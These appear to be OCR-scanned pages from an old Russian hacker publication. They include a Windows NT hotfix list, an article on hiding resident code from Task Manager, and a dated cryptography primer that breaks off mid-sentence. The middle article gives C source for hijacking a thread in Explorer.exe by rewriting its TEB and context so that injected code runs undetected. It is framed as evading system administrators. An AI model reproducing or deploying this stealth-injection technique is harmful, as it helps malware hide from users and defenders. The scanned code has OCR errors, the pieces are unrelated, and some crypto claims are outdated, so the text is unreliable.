Включает обновленную версию Schannel.dll. Исправляет свежеобнаруженные проблемы в Secure Sockets Layer (SSL) и некоторые мелкие ошибки. Банки за пределами США теперь могут воспользоваться 128-битной шифрацией.

priv-fix

Используя программу Sechole.exe, локальный пользователь может получить администраторские привилегии. При необходимости установки нескольких hot fix'oB рекомендуемый порядок установки выглядит следующим образом:

```
asp-fix
dns-fix
iis-fix
zip-fix
roll-up
getadmin-fix
lm-fix
roll-up/cluster
winsupd-fix
ndis-fix
scsi-fix
2gcrash
simptcp-fix
ide-fix
wan-fix
pent-fix  (x86 only)
joystick-fix  (x86 only)
SAG-fix
iis4-fix
pptp-fix
teardrop2-fix
tapi21-fix
pcm-fix
```

```
srv-fix
y2k-fix
euro-fix
atapi-fix
netbt-fix
prnt-fix
lsa2-fix
sfm-fix
pptp2-fix
rras20-fix
ssl-fix
priv-fix
```

Число исправлений уже пошло на четвертый десяток, их установка уже давно представляет собой весьма занудный и мучительный процесс. Так что мировая общественность с нетерпением ждет выхода 4-го Service Pack'a, выход которого назначен на лето 1998 года (прошедшая в апреле информация о преждевременном выходе оказалась неверна — речь шла всего лишь о бета-версии).

SP3 и некоторые hotfix'ыдля русской версии NT можно найти на ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/rus/nt40/.

Стелсы... не только самолеты

Меня всегда интересовал вопрос о программах-невидимках. Представьте, есть резидентный код, который выполняет некие действия на вашем компьютере, а обнаружить его вы не можете. Возмутительно, не правда ли? А потому иметь такую программу мне очень хотелось.

В Интернете эта тема также широко обсуждалась, обсуждается и, думаю, будет обсуждаться. Среди огромного количества мнений, суждений и прочего словесного мусора, мне попался вердикт одного гуру, гласивший: «Вы не можете скрыть процесс от функции NtQuerySystemInformation.». Это было похоже на окончательный приговор. Хрустальная мечта моего детства была готова разбиться раз и навсегда.

Но... Очень надеюсь, что о программах-невидимках мечтал не только я. Вам, мои духовные собратья, и посвящается эта статейка. Серьезным дядям (в народе их кличут системными администраторами), работа которых заключается в удушении свободы простого наро-

да, виноват, простых юзеров, читать это не следует. Все дальнейшие рассуждения приводятся для процессора i386 ОС Windows NT 4.0 (SP4 или SP6).

Сначала поговорим о том, как и для чего, собственно, используются программы-невидимки. Предположим, что вы зашли в Интернет и закачали замечательную программку, картинку, документ или что-то еще. А потом оказалось, что злобные хакеры заложили в эту программку вирус или троянского коня. Как опытный и продвинутый юзер, вы сразу запускаете Task Manager и видите там ЕГО. После чего ОН убивается кнопочкой End Process, и вы спокойно можете наслаждаться праведно выкачанным добром. Некоторые особо злобные и зубастые хакеры пытаются запустить драйвер, но, к счастью для нас, для этого необходимы права администратора. Это обычное развитие событий. А теперь предположим, что в Task Manager вы ЕГО не видите. Что делать? Обычные юзеры могут подумать, что на этот раз его пронесло, и в файле трояна не оказалось. Но это не наши юзеры. Нормальный параноидальный юзер сразу почувствует подвох и будет прав.

Сразу хочу отметить, речь не идет о классическом вирусе. Безусловно, вирусы — прекраснейшее изобретение человечества, но у них есть один серьезнейший недостаток. А именно: работает он всего ОДИН раз при запуске инфицированной программы. Выполнив свой кусочек кода, он вынужден отдать управление программе-носителю. Если же он хочет стать резидентом, то ему опять же надо где-то «жить», то есть создавать процесс.

Так возможно ли это: быть резидентом (это звучит гордо!) и не «светиться» в Task Manager? Отвечаю: ЭТО ВОЗМОЖНО! Позвоните прямо сейчас, и всего за 49.99$ ваша мечта станет ре... Гм, простите, никак не выведу эту рекламную бациллу (язык не поворачивается назвать ее благородным словом «вирус»).

Более того, что нам этот микрософтовский Task Manager или Spy++?! Любой мало-мальски серьезный программер напишет свой Task Manager.

Поэтому будем прятаться от всего их порочного семейства до седьмого колена включительно.

Сердцем любого Task Manager является функция NtQuerySystemInformation. Остальное -- это оболочки, рамочки и прочая мишура. Хотя эта функция и недокументирована компанией Microsoft, но в Интернете про нее написано предостаточно. Поэтому здесь в подробности вникать не будем, а скажем, что всю информацию, которую вы видите на экране, предоставляет эта, и только эта, функ-

ция. И увы, гуру был прав! Вы действительно не можете спрятать процесс от NtQuerySystemInformation (по крайней мере, я не знаю, как это можно сделать). Но кто сказал, что резидентами становятся только процессы?

Ведь кто такой резидент? Это всего навсего кусочек памяти, который периодически получает управление. Поэтому помимо процесса резидентом может быть драйвер, поток (thread), волокно (fiber), APC и DPC процедуры, функции обработки исключений и прерываний. Возможно, и еще куча всего такого, о чем я не знаю. (Кстати, если говорить совсем строго, то исполняется не процесс, а его потоки, поэтому процесс резидентом не является).

Итак, на сегодняшний день, я знаю следующие способы прятать резидентный код. Загружать драйвер — это настолько примитивно, что обсуждать этот способ не будем. Кроме всего прочего, NtQuerySystemInformation представляет информацию и о драйверах, хотя Task Manager этого не делает. Ну и потом, ведь есть SoftIce!

Создавать поток в заданном процессе

Этот способ подробно описан у Джеффри Рихтера в книге «Windows для профессионалов». Также есть информация у Мэтта Питрека и в Интернете. Этот способ намного более интересен и оригинален. Но на сегодняшний день это уже классика и удивить этим невозможно. Резидентный код обнаружить в этом случае довольно тяжело. В Task Manager у одного из процессов появляется дополнительный поток, но кто из нас на память скажет, сколько должно быть потоков у Explorer.exe? Помимо Task Manager можно посмотреть список загруженных библиотек, но опять же, кто из нас на память скажет, какие библиотеки должны быть загружены в Explorer.exe. Наконец, есть возможность посмотреть время создания потоков. А вот тут разница будет. Одним словом, будьте внимательны к потокам в резидентных процессах.

Всевозможные Rootkit

Это загрузка драйвера, который перехватывает обращения к NtQuerySystemInformation и подставляет свои данные.

К сожалению, подробности изложить не могу, так как сам плохо представляю себе этот предмет. Недостаток все тот же — необходимы права администратора! Если же у вас на машине все-таки запустили драйвер, то дела ваши плохи.

Hooking

Относительно свежий способ. Основан на функции SetWindowsHookEx. Насколько я понимаю, на нем основаны «невидимые» закладки под клавиатуру, мышь и все то, на что сажается hook.

В Интернете способ широко не описан, поэтому не буду отнимать хлеб у его создателей. При таком способе новый поток не создается.

(Если кто-нибудь знает почему, то объясните мне, пожалуйста.) Но библиотека, откуда вызывается функция обработки ловушки, грузится во ВСЕ существующие и вновь создаваемые процессы. Поэтому запустите свой процесс и, если в нем появилась библиотека, которую вы не предусмотрели, то самое время перегрузить машину.

Переключение контекста потока

В данном случае резидентный код исполняется в контексте какого-либо уже запущенного потока. Между прочим, сама система широко использует потоки пользователей для собственных нужд. Как пишет Хелен Кастер в книге «Основы Windows NT и NTFS», система «похищает» поток и использует его для обработки прерываний, вызова DPC и системных APC функций. То есть немалая часть операционной системы представляет собой программы-невидимки.

В Интернете я не встречал упоминания о данном способе и собираюсь остановиться на нем поподробнее.

При использовании данного метода не создаются ни новый процесс, ни новый поток. Загрузка библиотеки в другие процессы тоже не требуется. Таким образом, единственным косвенным признаком существования постороннего резидентного кода является разовое увеличение используемой памяти. Но память — наиболее активно расходуемый ресурс. Практически все программы постоянно выделяют и освобождают память и определить, какое количество занятых килобайт является нормой для того или иного процесса, очень затруднительно.

Разумеется, есть и недостатки. Во-первых, резидентный код может выполняться, только когда система передает управление потоку-носителю. Но возможна ситуация, когда поток имеет весьма низкий приоритет и из-за вытесняющей многозадачности редко будет получать управление. Более того, поток может перейти в состояние ожидания и оставаться в нем неопределенно долго. Если же поток будет завершен, то завершится и резидентный код. Суммируя, работа резидентного кода в решающей степени зависит от потока-носителя.

Вкратце, алгоритм предлагаемого Метода состоит в следующем.

Необходимо найти подходящий процесс, то есть процесс, имеющий постоянно работающие потоки с приоритетом нормальный или выше (>8). Во избежание трудностей с правами имеет смысл использовать пользовательский процесс. Для нахождения такого процесса естественно использовать все ту же функцию NtQuerySystem Information.

После того, как нужный процесс найден и определены идентификаторы его потоков, загрузим в пространство данного процесса сам исполняемый резидентный код. Чтобы не возиться с ассемблером, я это делаю в виде библиотеки, но это вопрос предпочтений. Процедура загрузки библиотеки в заданный процесс подробно описана у Джеффри Рихтера.

Приостанавливаем один из потоков процесса, сохраняем его стек и текущий контекст, создаем новый стек, изменяем контекст потока так, чтобы указатель на текущую команду (регистр Eip) указывал на наш резидентный код, переходим на новый стек, «пробуждаем» поток.

Теперь, если мы нигде не просчитались (хе-хе), то при получении потоком процессорного времени будет выполняться наш резидентный код. Естественно, это не все, так как в нашу задачу не входит нарушение нормального исполнения процесса (что мы, хакеры что ли?).

После того, как резидентный код отработал, необходимо перейти на старый стек и восстановить старый контекст. Теперь поток (по-моему) должен работать в нормальном режиме.

Вот, собственно, и все. Очень просто, не правда ли? Разумеется, некоторые непринципиальные детали были опущены. По сути, во многом то же самое выполняет сама ОС при исполнении DPC и APC процедур (по книге Хелен Кастер).

Чтобы не оставаться голословным, я написал маленькую программку (baby.exe) с небольшой библиотечкой (zzz.dll). В данном примере резидентный код просто пишется в файл. Использовать его очень просто.

Скопируйте библиотеку в системную директорию system32 и запустите baby.exe. Если все прошло успешно, то в корневой директории диска C: появится файл 2_.2 с цифрами (если у вас уже есть такой файл, то цифры будут дописываться в его конец).

По прошествии времени (в зависимости от загруженности вашего компьютера) файл (по идее) будет медленно расти (если долго не будет, то удалите его, и он опять, наверное, появится).

В Task Manager никаких новых процессов или потоков не появится.

(Библиотек тоже, но в Task Manager вы этого не увидите.) Да! Чуть не забыл, чтобы «убить резидента», перезапустите Explorer.exe.

Наконец, последнее. Программа не создана ни для каких практических целей. Это всего лишь демонстрация работы алгоритма и проба сил. В ней могут быть различного рода ошибки. Она может работать плохо или вообще не работать. В заключение автор хотел бы выразить благодарность всем, кто помогал и поддерживал его. Я особенно благодарен книге А.В. Коберниченко «Недокументированные возможности Windows NT».

Дополнение

На мой взгляд, необходимы некоторые пояснения... Что предлагаемый мною способ НЕ ДЕЛАЕТ:

— не скрывает процесс;

— не скрывает поток;

— не запускает драйвер;

— процесс не создается, поэтому скрывать его отсутствие не нужно;

- поток создается, но, быстро отработав, нормально завершает работу, поэтому скрывать его тоже не нужно. (Кстати, может, кто-нибудь действительно умеет скрывать поток без драйвера? Было бы очень интересно!);

- драйвер мне вообще не нужен;

- скрывать что-либо с помощью драйвера, это хорошая идея, более того, уже реализованная.

Проблема только в запуске драйвера.

Еще один вопрос ко всем. Как все-таки обнаружить подобного резидента? Или как детектировать вызов APC и DPC процедур операционной системой?

Все хотят видеть исходники, но почему? Основную идею я описал, а техническое исполнение программы оставляет желать лучшего (не все рождаются программистами).

Но раз очень хочется, то пожалуйста (но я предупреждал!). Помоему, все, чтобы написать аналогичную прогу, описано. Исходник exe помещаю полностью, но только в нем нет ничего интересного, да и на-

писан он ужасным стилем. Все то же самое можно найти у Рихтера и гораздо лучше написанное.

Все, что делает exe — это загрузка библиотеки в Explorer.exe и запуск библиотечной функции zzzInit.

Исходник zzz.dll помещать полностью не буду, только основные куски.

Главное — это функция my_switch, что переключает контексты.

Основные структуры:

```
typedef struct _THREAD_BASIC_INFORMATION
{
BOOL ExitStatus;
PVOID Teb;
CLIENT_ID ClientID;
DWORD AffinityMask;
DWORD BasePriority;
DWORD Priority;
} THREAD_BASIC_INFORMATION, *PTHREAD_BASIC_INFORMA-
TION.
```

Надеюсь, что мое предположение верно и данная структура описывает волокно (fiber). Если кто-то знает больше, сообщите свои мысли, пожалуйста, особенно про EOC.

```
typedef struct _MYFIBER
{
DWORD arg;
DWORD Exceptions;
DWORD StackBase;
DWORD StackLimit;
DWORD E0C; //??????????????????
CONTEXT context;
} MYFIBER, *PMYFIBER.
```

Основная функция переключения контекста потока:

— 1 аргумент — handle на поток, куда внедряется наш код

- 2 аргумент — указатель на предварительно созданный fiber
- 3 аргумент — указатель на исполняемый код:

```
void my_switch(
HANDLE hThread, //thread to be interrupted
PVOID fib, //fib to switch to
DWORD function) //function to process
{
CONTEXT cont;
BOOL bo;
THREAD_BASIC_INFORMATION threadbuff;
ULONG 1;
MYFIBER temp_fiber;
memset(&cont,0x00,sizeof(CONTEXT));
memset(&threadbuff,0x00,sizeof(THREAD_BASIC_INFORMA-
TION));
// Read context and stack of target stack
cont.ContextFlags=CONTEXT_CONTROL;
bo=GetThreadContext(hThread,&cont);
bo=NtQueryInformationThread(hThread,0,&threadbuff,siz
eof(THREAD_BASIC_INFORMATION),&1);
//1. Save arg, Teb and context
//arg
memmove((BYTE *)&temp_fiber.arg,(BYTE *)fib,4);
//Teb
memmove((BYTE *)&temp_fiber.Exceptions, (BYTE
*)threadbuff.Teb,4);
memmove((BYTE *)&temp_fiber.StackBase, (BYTE *)thread-
buff.Teb+4,4);
memmove((BYTE *)&temp_fiber.StackLimit, (BYTE
*)threadbuff.Teb+8,4);
memmove((BYTE *)&temp_fiber.E0C,(BYTE
*)threadbuff.Teb+0xe0c,4);
//Context
memmove((BYTE *)&temp_fiber.context, (BYTE
*)&cont,sizeof(CONTEXT));
//Помещаем в блок окружения (Teb) и контекст потока
значения из созданного
```

```
//и проинициализированного волокна (fiber)
//2. Change all
memmove( (BYTE *)threadbuff.Teb, (BYTE *)fib+4,4);
memmove( (BYTE *)threadbuff.Teb+4, (BYTE *)fib+8,4);
memmove( (BYTE *)threadbuff.Teb+8, (BYTE *)fib+12,4);
memmove ( (BYTE *) threadbuff . Teb+0xe0c, (BYTE
*)fib+16,4);
memmove( (BYTE *)threadbuff.Teb+20, (BYTE *)&fib,4);
//pointer to saved fib
memmove ( (BYTE*)&cont.Edi,(BYTE *)fib+0xb0,4) ;
memmove ( (BYTE*)&cont.Esi,(BYTE *)fib+0xb4,4) ;
memmove ( (BYTE*)&cont.Ebp,(BYTE *)fib+0xc8,4) ;
memmove ( (BYTE*)&cont.Ebx,(BYTE *)fib+0xb8,4) ;
memmove ( (BYTE*)&cont.Ecx, (BYTE *)fib+0xcc,4) ;
memmove ( (BYTE*)&cont.Esp, (BYTE *)fib+0xd8,4) ;
cont.Eip=(DWORD)function;
bo=SetThreadContext(hThread,&cont);
memmove ( (BYTE                                *) fib, (BYTE
*)&temp_fiber,sizeof(MYFIBER));
}
```

Поток, внедряющий код в контекст заданного потока.

Аргумент в основном — это идентификатор потока, куда внедряется код:

```
DWORD WINAPI thread2 (LPVOID arg2)
{
ULONG i,1;
PVOID fib1;
BOOL bo;
DWORD zero=0;
HANDLE hThread=0;
OBJECT_ATTRIBUTESObjectAttributes;
CLIENT_ID thread1;
MYPAR * par3;
MY ARG * pmyarg;
//Подготовка параметров (несущественно)
```

```
par3=(MYPAR *)malloc(sizeof(MYPAR)) ;
pmyarg= (MYARG *)arg2;
thread1.UniqueThread= (HANDLE)pmyarg->id1;
thread1.UniqueProcess= (HANDLE)GetCurrentProcessId();
 (*par3).client_id.UniqueThread= (HANDLE)pmyarg->id2;
 (*par3).client_id.UniqueProcess=(HANDLE)GetCurrentPro
cessId();
par3->fib=0;
par3->st=0;
memset (&ObjectAttributes,0x00,sizeof(OBJECT_ATTRIBUT-
ES));
//Открыть handle потока по его идентификатору.
bo=NtOpenThread(&hThread,MAXIMUM_ALLOWED,&ObjectAttri
butes,&thread1);
//Создать волокно
fib1=CreateFiber(NULL,(LPFIBER_START_ROUTINE)f1,(void
*)par3);
i=SuspendThread(hThread);
if (i==0xffffffff)
{
l=GetLastError();
}
//Переключить контекст заданного потока
my_switch(hThread, fib1, (DWORD)f1);
i=ResumeThread(hThread);
//Очистить память
CloseHandle(hThread);
if(arg2!=0) free(arg2);
return 1.
```

... и как защититься от любопытства Основы криптографии

Основы криптологии

Представьте себе банальную житейскую ситуацию: вы говорите с близким человеком по телефону из помещения, где полным-полно народу. Вы хотите сказать ему (ей) вещи, которые никто, кроме него (нее), не должен слышать, во всяком случае понимать. И вы говорите ему (ей): «Я буду ждать тебя в том же месте, где и тогда, помнишь? когда шел дождь и кое-кто попал в историю...».

Наука, занимающаяся вопросами безопасной связи, т.е криптология, действует примерно так же. Она берет самое обычное сообщение и машинально перевирает его, чтобы никто чужой не понял, где и в каком месте вы назначаете свидание своей подружке. Или куда переводите миллиард долларов. Криптология помогает своим адептам обмениваться сведениями посредством зашифрованных сообщений, потому она так и называется (от греч. «kryptos»» — тайный, «logos» – наука). Она, в свою очередь, разделяется на два направления: криптографию и криптоанализ.

Криптография — наука о создании безопасных методов связи, о создании стойких (устойчивых к взлому) шифров. Она занимается поиском математических методов преобразования информации.

Секреты компьютерной криптографии

В настоящее время существуют тысячи криптографических систем. Это, как правило, небольшая информация, называемая (секретным) ключом (secret) key - к ней относится большинство систем, реализуемых программно и предназначенных для широкого использования. В системе рассматриваемого типа задача вскрытия системы, то есть нарушения защиты информации без предварительного знания ключа, теоретически разрешима при наличии у вскрывающей стороны неограниченных вычислительных ресурсов. С математической точки зрения надежность криптографической системы определяется сложностью решения этой задачи с учетом реальных вычислительных ресурсов потенциальной вскрывающей стороны. Математическое иссле-

дование надежности криптографических систем затруднено отсутствием универсального математического понятия сложности. По этой причине надежность большинства криптографических систем в настоящее время невозможно не только доказать, но даже адекватно сформулировать. Как правило, применение той или иной криптографической системы основано на результатах многолетнего практического криптоанализа систем данного типа, подкрепленных математическим обоснованием. Это обоснование может сводить задачу раскрытия данной криптосистемы к какой-либо задаче теории чисел или комбинаторики, решение которой считается реально неосуществимым, или, что предпочтительнее, к классу NP-полных задач, сводимость к которому является «эталоном» практической неразрешимости.

Понятие же практической неразрешимости для конкретных практических задач не является четко определенным или стабильным благодаря развитию вычислительной техники и методов криптоанализа.

Криптография с симметричным ключом

Долгое время традиционной криптографической схемой была схема с симметричным ключом - symmetric key, dual key. В этой схеме имеется один ключ, который участвует в шифровании и дешифровании информации. Шифрующая процедура при помощи ключа производит ряд действий над исходными данными, дешифрующая процедура при помощи того же ключа производит обратные действия над кодом. Дешифрование кода без ключа предполагается практически неосуществимым. Если зашифрованная таким образом информация передается по обычному, т.е. незащищенному, каналу связи, один и тот же ключ должен иметься у отправителя и получателя, вследствие чего возникает необходимость в дополнительном защищенном канале для передачи ключа, повышается уязвимость системы и увеличиваются организационные трудности.

К классу алгоритмов с симметричным ключом относится метод «одноразового блокнота» — one-time pad, заключающийся в побитовом сложении -- «гаммировании» шифруемого текста со случайной последовательностью битов - ключом.

Длина ключа должна совпадать с длиной шифруемого текста и каждый отрезок ключа должен использоваться однократно. При выполнении же этих условий данный метод является единственным методом, теоретически устойчивым против криптоанализа противника с

неограниченными вычислительными ресурсами. Несмотря на это, в настоящее время метод «одноразового блокнота» практически не применяется из-за организационных сложностей, связанных с генерацией, передачей и хранением используемых в нем сверхдлинных ключей.

Другим примером схемы с симметричным ключом может служить алгоритм DES - Data Encryption Standard, принятый 23 ноября 1976 года в качестве официального криптографического стандарта США для защиты некритичной - unclassified информации.

В стандарт было включено положение об обязательной ресертификации алгоритма каждые пять лет; последняя такая ресертификация состоялась в 1992 году. По мнению экспертов, в связи с определенными успехами в криптоанализе DES и появлением новых методов шифрования с симметричным ключом алгоритм может не быть ресертифицирован на следующий пятилетний срок.

Тем не менее DES по-прежнему считается криптографически стойким алгоритмом и остается самой распространенной схемой шифрования с симметричным ключом. Российский стандарт на криптографию с симметричным ключом определен ГОСТ 28147-89.

Системы обработки информации. Защита криптографическая

Алгоритм криптографического преобразования был введен в действие 1 июля 1990 года. В отличие от DES, стандарт содержит указание на то, что он «по своим возможностям не накладывает ограничений на степень секретности защищаемой информации». В общих чертах алгоритм ГОСТ 28147 аналогичен DES, но имеется ряд существенных отличий, как, например, длина ключа и трактовка содержимого узлов замены.

В то время, как заполнение узлов замены DES оптимизировано с точки зрения криптографической стойкости и явно указано в стандарте, заполнение узлов замены ГОСТ 28147 «является секретным элементом и поставляется в установленном порядке». Учитывая, что оно в то же время «является долговременным ключевым элементом, общим для компьютерной сети», и что «установленный порядок» поставки может не предусматривать криптографическую оптимизацию, этот пункт стандарта представляется одним из его слабых мест, затрудняющим реализацию и не способствующим криптографической стойкости. При задании оптимизированных значений для узлов замены криптографическая стойкость алгоритма сравнима со стойкостью DES.

Криптография с открытым ключом

В 1976 году У. Диффи и М. Хеллманом был предложен новый тип криптографической системы - система с открытым ключом - public key cryptosystem. В схеме с открытым ключом имеется два ключа, открытый и секретный, выбранные таким образом, что их последовательное применение к массиву данных оставляет этот массив без изменений. Шифрующая процедура использует открытый ключ, дешифрующая - секретный. Дешифрование кода без знания секретного ключа практически неосуществимо; в частности, практически неразрешима задача вычисления секретного ключа по известному открытому ключу. Основное преимущество криптографии с открытым ключом - упрощенный механизм обмена ключами. При осуществлении коммуникации по каналу связи передается только открытый ключ, что делает возможным использование для этой цели обычного канала и устраняет потребность в специальном защищенном канале для передачи ключа.

С появлением систем с открытым ключом понятие о защите информации, а вместе с ним функции криптографии значительно расширились. Если раньше основной задачей криптографических систем считалось надежное шифрование информации, в настоящее время область применения криптографии включает также цифровую подпись, лицензирование, нотаризацию, распределенное управление, схемы голосования, электронные деньги и многое другое.

Наиболее распространенные функции криптографических систем с открытым ключом — шифрование и цифровая подпись. Роль цифровой подписи в последнее время возросла по сравнению с традиционным шифрованием: некоторые из систем с открытым ключом поддерживают цифровую подпись, но не поддерживают шифрование, Цифровая подпись используется для аутентификации текстов, передаваемых по телекоммуникационным каналам. Она аналогична обычной рукописной подписи и обладает ее основными свойствами: удостоверяет, что подписанный текст исходит именно от лица, поставившего подпись, и не дает самому этому лицу возможности отказаться от обязательств, связанных с подписанным текстом. Цифровая подпись представляет собой небольшое количество дополнительной информации, передаваемой вместе с подписываемым текстом. В отличие от шифрования, при формировании подписи используется секретный ключ, а при проверке - открытый. Из-за особенностей алгоритмов, лежащих в основе систем с открытым ключом, их быстродействие при обработке единичного блока информации обычно в десятки раз мень-

ше, чем быстродействие систем с симметричным ключом на блоке той же длины.

Для повышения эффективности систем с открытым ключом часто применяются смешанные методы, реализующие криптографические алгоритмы обоих типов. При шифровании информации выбирается случайный симметричный ключ, вызывается алгоритм с симметричным ключом для шифрования исходного текста, а затем алгоритм с открытым ключом для шифрования симметричного ключа. По коммуникационному каналу передается текст, зашифрованный симметричным ключом, и симметричный ключ, зашифрованный открытым ключом.

Для расшифровки действия производятся в обратном порядке:

1) сначала при помощи секретного ключа получателя расшифровывается симметричный ключ;

2) затем при помощи симметричного ключа - полученный по каналу зашифрованный текст.

Для формирования электронной подписи по подписываемому тексту вычисляется его однонаправленная хэш-функция - one-way hash function, digest, представляющая собой один короткий блок информации, характеризующей весь текст в целом; задача восстановления текста по его хэш-функции или подбора другого текста, имеющего ту же хэш-функцию, практически неразрешима. При непосредственном формировании подписи вместо шифрования секретным ключом каждого блока текста секретный ключ применяется только к хэш-функции; по каналу передается сам текст и сформированная подпись хэш-функции. Для проверки подписи снова вычисляется хэш-функция от полученного по каналу текста, после чего при помощи открытого ключа проверяется, что подпись соответствует именно данному значению хэш-функции. Алгоритмы вычисления однонаправленных хэш-функции, как правило, логически тесно связаны с алгоритмами шифрования с симметричным ключом.

Описанные гибридные методы шифрования и цифровой подписи сочетают в себе эффективность алгоритмов с симметричным ключом и свойство независимости от дополнительных секретных каналов для передачи ключей, присущее алгоритмам с открытым ключом. Криптографическая стойкость конкретного гибридного метода определяется стойкостью слабейшего звена в цепи, состоящей из алгоритмов с симметричным и с открытым ключом, выбранных для его реализации.

Система RSA

В 1978 году Р.Ривест, А.Шамир и Л.Адлеман создали первую криптосистему с открытым ключом для шифрования и цифровой подписи, получившую название RSA. Система описывается в терминах элементарной теории чисел. Ее надежность обуславливается практической неразрешимостью задачи разложения большого натурального числа на простые множители. Современное состояние алгоритмов факторизации позволяет решать эту задачу для чисел длиной до 430 бит; исходя из этого, ключ длиной в 512 бит считается надежным для защиты данных на срок до 10 лет, а в 1024 бита - безусловно надежным. Длина подписи в системе RSA совпадает с длиной ключа.

Несмотря на то, что отсутствует математически доказанное сведение задачи раскрытия RSA к задаче разложения на множители, а также задачи разложения на множители к классу NP-полных задач, система выдержала испытание практикой и является признанным стандартом de-facto в промышленной криптографии, а также официальным стандартом ряда международных организаций. С другой стороны, свободное распространение программного обеспечения, основанного на RSA, ограничено тем, что алгоритм RSA защищен в США рядом патентов.

Проект DSS

В 1991 году в США был опубликован проект федерального стандарта цифровой подписи - DSS - Digital Signature Standard, [DSS91], описывающий систему цифровой подписи DSA - Digital Signature Algorithm. Основным критерием при создании проекта была его патентная чистота. Предлагаемый алгоритм DSA имеет, как и RSA, теоретико-числовой характер и основан на криптографической системе Эль-Гамаля - E85 в варианте Шнорра - S89. Его надежность основана на практической неразрешимости определенного частного случая задачи вычисления дискретного логарифма.

Современные методы решения этой задачи имеют приблизительно ту же эффективность, что и методы решения задачи факторизации; в связи с этим предлагается использовать ключи длиной от 512 до 1024 бит с теми же характеристиками надежности, что и в системе RSA. Длина подписи в системе DSA меньше, чем в RSA, и составляет 320 бит. С момента опубликования проект получил много критических отзывов, многие из которых были учтены при его доработке.

Одним из главных аргументов против DSA является то, что, в

отличие от общей задачи вычисления дискретного логарифма, ее частный случай, использованный в данной схеме, мало изучен и, возможно, имеет существенно меньшую сложность вскрытия.

Кроме того, стандарт не специфицирует способ получения псевдослучайных чисел, используемых при формировании цифровой подписи, и не указывает на то, что этот элемент алгоритма является одним из самых критичных по криптографической стойкости.

Функции DSA ограничены только цифровой подписью, система принципиально не предназначена для шифрования данных. По быстродействию система DSA сравнима с RSA при формировании подписи, но существенно уступает ей при проверке подписи.

Вместе с проектом DSS опубликован проект стандарта SHS - Secure Hash Standard, описывающий однонаправленную хэш-функцию SHA - Secure Hash Algorithm, рекомендованную для использования вместе с DSA. Хэш-функция SHS является модификацией алгоритма MD4, хорошо известного в криптографической литературе.

Российский стандарт цифровой подписи

В 1993 году в России были изданы два государственных стандарта:

- «Процедуры выработки и проверки электронной цифровой подписи на базе асимметричного криптографического алгоритма»;

- «Функция хэширования», под общим заголовком «Информационная технология. Криптографическая защита информации».

Стандарт «Процедуры выработки и проверки электронной цифровой подписи» во многом схож со своим американским аналогом DSS. Для формирования и проверки цифровой подписи в нем используется тот же алгоритм Эль-Гамаля и Шнорра, что и в DSS, с незначительными модификациями. Имеется две альтернативных длины ключа, 512 и 1024 бит; длина подписи составляет 512 бит. Для генерации ключей предложен ряд новых алгоритмов. Ключи, получаемые при помощи этих алгоритмов, имеют специальный вид, что потенциально может упростить задачу вскрытия системы по сравнению с DSS. Критика DSS, связанная с недостаточно разработанным теоретическим обоснованием алгоритма, в случае российского стандарта несколько смягчается тем, что элемент ключа q выбирается более длинным, чем в DSA. Критика, связанная с отсутствием спецификации на способ получения псевдослучайных чисел, остается в силе. Как и DSS, российский стандарт определяет только алгоритм цифровой подписи, но

не шифрования. Быстродействие обоих алгоритмов приблизительно совпадает.

Стандарт «Функция хэширования» предназначен для использования вместе со стандартом «Процедуры выработки и проверки цифровой подписи» и представляет собой оригинальный алгоритм, основанный на методе шифрования с симметричным ключом ГОСТ 28147. Стандарт не содержит криптографического обоснования выбранного алгоритма и не корректирует ГОСТ 28147 в части заполнения узлов замены. Система, описанная в российском стандарте, применима во многих областях, особенно для коммерческих приложений.

Программная криптографическая системе ТерКрипт

Санкт-Петербургским МГП «ТЕРКОМ» разработана криптографическая система ТерКрипт, представляющая собой комплекс программ на языке С стандарта ANSI. Система реализует в полном объеме алгоритмы DES, ГОСТ 28147, RSA, DSS/SHS и российских криптографических стандартов. Алгоритмы реализованы на основе общих процедур теории чисел, использующих современные теоретико-числовые методы для достижения максимальной эффективности. Имеется специальная версия системы, оптимизированная для работы на персональных компьютерах IBM AT 286, 386, 486.

Секретные алгоритмы

Понятие «секретный алгоритм» трактуется широко - алгоритм, хоть какая-то деталь которого держится в секрете, - и включает в себя открытые в общем алгоритмы, часть параметров которых держится в тайне.

Объясним по точнее:

А. Под процессом информационного взаимодействия, или информационным взаимодействием, или информационным процессом понимают такой процесс взаимодействия нескольких субъектов, основным содержанием которого является обмен информацией между ними. Хранение данных: вы делаете записи в своем блокноте и некоторое время спустя читаете эти записи. При ближайшем рассмотрении оказывается, что выполняемые вами в этом случае функции могут быть без изменения сущности задачи разделены между двумя персонами - записи делаете вы, а читает их ваше доверенное лицо. В большинстве реальных информационных процессов число участников так и ограничивается двумя, хотя есть особые случаи - различные порого-

вые схемы и подобные им задачи - они будут кратко охарактеризованы в конце данного выпуска.

Б. Теперь поговорим о том, что есть нормальное протекание процесса информационного взаимодействия, и о возможных отклонениях от него.

Криптография есть дисциплина, которая рассматривает способы борьбы с отклонениями, вызванными целенаправленными действиями злоумышленников. Так как в ней постулируется, что последние действуют наилучшим возможным, с точки зрения достижения своих целей, образом в рамках имеющихся в их распоряжении данных и имеют все необходимые ресурсы, любое случайное воздействие на информационный процесс не способно отклонить его протекание от нормы больше, чем это сделал бы злоумышленник.

В. Как было отмечено, злоумышленник в криптографии есть персонифицированный набор целей по отклонению информационного процесса от его штатного протекания и возможностей по достижению этих целей. Рассмотрение проблемы ведется в предположении, что злоумышленник действует наилучшим возможным в его ситуации образом. В качестве злоумышленников могут выступать:

- законные участники процесса;

-- субъекты, не являющиеся законными участниками процесса, но имеющие доступ к информации, передаваемой и обрабатываемой в ходе осуществления информационного взаимодействия и могущие повлиять на его протекание.

Если законные участники процесса не могут выступать в качестве злоумышленников, такой процесс называется «информационным взаимодействием со взаимным доверием сторон друг другу»; понятно, что в противном случае имеет место «процесс информационного взаимодействия в условии отсутствия взаимного доверия сторон». Классы методов защиты процессов обоих типов существенно отличаются друг от друга.

Вторая задача сложнее — общеизвестно, что практически любую систему намного легче защитить от проникновения извне, чем от злоумышленных действий со стороны ее законных пользователей. Надо отметить, что когда речь идет о взаимном доверии сторон, имеется в виду нечто большее, чем просто отношение субъектов информационного взаимодействия друг к другу. При определении этого должны рассматриваться многие факторы, например, среда и окружение, в которых они работают.

Для иллюстрации сказанного рассмотрим задачу защиты программного обеспечения компьютерных систем от несанкционированной модификации, которая обычно решается следующим образом:

1. При инсталляции и «легальной» модификации программ для каждой защищаемой единицы вырабатывается контрольный код, являющийся «дальним родственником» обыкновенной контрольной суммы.

